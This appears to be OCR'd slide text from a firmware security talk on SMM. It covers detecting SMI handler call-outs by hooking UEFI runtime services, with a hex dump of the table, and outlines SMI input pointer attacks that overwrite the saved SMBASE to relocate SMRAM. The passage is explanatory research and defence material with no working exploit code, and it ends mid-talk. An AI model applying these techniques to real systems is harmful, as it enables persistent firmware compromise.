
DXE SMI drivers may call Runtime, Boot or DXE services API

- Find Runtime, Boot and DXE service tables containing UEFI API function pointers in memory (EFI System Table)
- Patch each function with detour code chaining the original function
- Enumerate and invoke all SMI handlers
- If SMI handler calls-out to some UEFI API, patch will get invoked

Difficulties with this approach:

- it needs enumeration of all SMI handlers (with proper interfaces)
- SMI handlers may call functions not in RT/BS/DXE service tables

Hooking runtime UEFI services…



```
[uefi] EFI Runtime Services Table:
52 55 4e 54 53 45 52 56 1f 00 02 00 88 00 00 00 | RUNTSERV
6f aa 42 cb 00 00 00 00 2c 2b e0 fe ff ff ff ff | o B     ,+
bc 2c e0 fe ff ff ff ff 20 2e e0 fe ff ff ff ff |  ,       .
0c 30 e0 fe ff ff ff ff dc 14 65 da 00 00 00 00 |  0        e
00 14 65 da 00 00 00 00 34 0b d6 fe ff ff ff ff |   e     4
e0 0c d6 fe ff ff ff ff 3c 0e d6 fe ff ff ff ff |         <
ec e3 e0 fe ff ff ff ff 60 96 d4 fe ff ff ff ff |         `
f8 fa e0 fe ff ff ff ff 9c fd e0 fe ff ff ff ff |
cc 0f d6 fe ff ff ff ff                         |
Header:
  Signature      : RUNTSERV
  Revision       : 2.31
  HeaderSize     : 0x00000088
  CRC32          : 0xCB42AA6F
  Reserved       : 0x00000000
Runtime Services:
  GetTime                     : 0xFFFFFFFFFEE02B2C
  SetTime                     : 0xFFFFFFFFFEE02CBC
  GetWakeupTime               : 0xFFFFFFFFFEE02E20
  SetWakeupTime               : 0xFFFFFFFFFEE0300C
  SetVirtualAddressMap        : 0x00000000DA6514DC
  ConvertPointer              : 0x00000000DA651400
  GetVariable                 : 0xFFFFFFFFFED60B34
  GetNextVariableName         : 0xFFFFFFFFFED60CE0
  SetVariable                 : 0xFFFFFFFFFED60E3C
  GetNextHighMonotonicCount: 0xFFFFFFFFFEE0E3EC
  ResetSystem                 : 0xFFFFFFFFFED49660
  UpdateCapsule               : 0xFFFFFFFFFEE0FAF8
  QueryCapsuleCapabilities : 0xFFFFFFFFFEE0FD9C
  QueryVariableInfo           : 0xFFFFFFFFFED60FCC
```


BIOS developers can easily detect call-outs


1. A “simple” ITP debugger script to step on branches and verify that target address of the branch is within SMRAM
2. Enable SMM Code Access Check HW feature on pre-production systems based on newer CPUs to weed out all “intended” code fetches outside of SMRAM from SMI drivers
3. NX based soft SMM Code Access Check patches by Phoenix look promising

Using Paging to detect SMM call-outs

NX based soft SMM Code Access Check patches by Phoenix

- SMM paging/NX are enabled when CPU enters SMM
- PTEs outside of SMRAM have XD=1
- #PF is signaled when SMI handler attempts to fetch from any page outside of SMRAM


SMRAM
XD == 1
Page Fault
#PF handler is executed inside SMRAM
Code fetch from a page outside SMRAM causes #PFault due to XD=1




4.6 (2) Attacking SMI Handlers: SMI Input Pointers

SMI Input Pointer Vulnerabilities

- When OS triggers SMI (e.g. SW SMI via I/O port 0xB2) it passes arguments to SMI handler via general purpose registers
- OS may also pass an address (pointer) to a structure through which an SMI handler can read arguments & returns result
- SMI handlers traditionally were not validating that such pointers are outside of SMRAM
- If an exploit passes an address which is inside SMRAM, SMI handler may write onto itself on behalf of the exploit


References: A New Class of Vulnerability in SMI Handlers

Pointer Arguments to SMI Handlers



SMI Handler writes result to a buffer at address passed in RBX…

Pointer Vulnerabilities



Exploit tricks SMI handler to write to an address **inside SMRAM**

What can exploit overwrite in SMRAM?

- Depending on the vulnerability, caller may control address to write, the value written, or both.
- Often the caller controls the address (and knows offset off of the address) but doesn't completely control the values written to the address by the SMI handler
- What can an exploit overwrite in SMRAM without crashing?
  - SMI entry point at **`SMBASE + 8000h`**
  - Internal SMI handler's state/flags inside SMRAM
  - Contents of SMM state save area (registers)
- Current value of **`SMBASE`** MSR is also saved in SMM state save at **`SMBASE + FEF8h`** area by CPU upon SMI
- Saved value of **`SMBASE`** is restored upon executing RSM
- Exploit can relocate SMRAM! Overwrite saved **`SMBASE`** to relocate SMRAM to unprotected memory location on next SMI


How does exploit know where to write?

Exploit needs to know location of saved SMBASE

1. **Dump** contents of **SMRAM**
   - Use another vulnerability (e.g. S3 boot script) to disable SMRAM protections and use DMA or graphics to read SMRAM
   - Dump SPI flash contents, extract DXE SMM binaries and find SMRAM Init there
   - Use similar SMI pointer read/write vulnerability
   - Use hardware ITP offline


2. **Find SMM state save area** for each logical CPU
   - SMM state save is at `SMBASE + FC00h` but `SMBASE` is different per CPU thread and per BIOS and some offset of `TSEG/SMRR` base
   - Find SMI entry point (@ `SMBASE + 8000h`)
   - Exploit can guess several locations of `SMBASE` (`SMRR_PHYSBASE = SMBASE` or SMM entry point, blind iteration through all offsets within SMRAM as potential saved `SMBASE` value)
   - Or exploit can invoke SMI handler with known values in GPRs, then find where they are saved in SMRAM

How does the attack work?



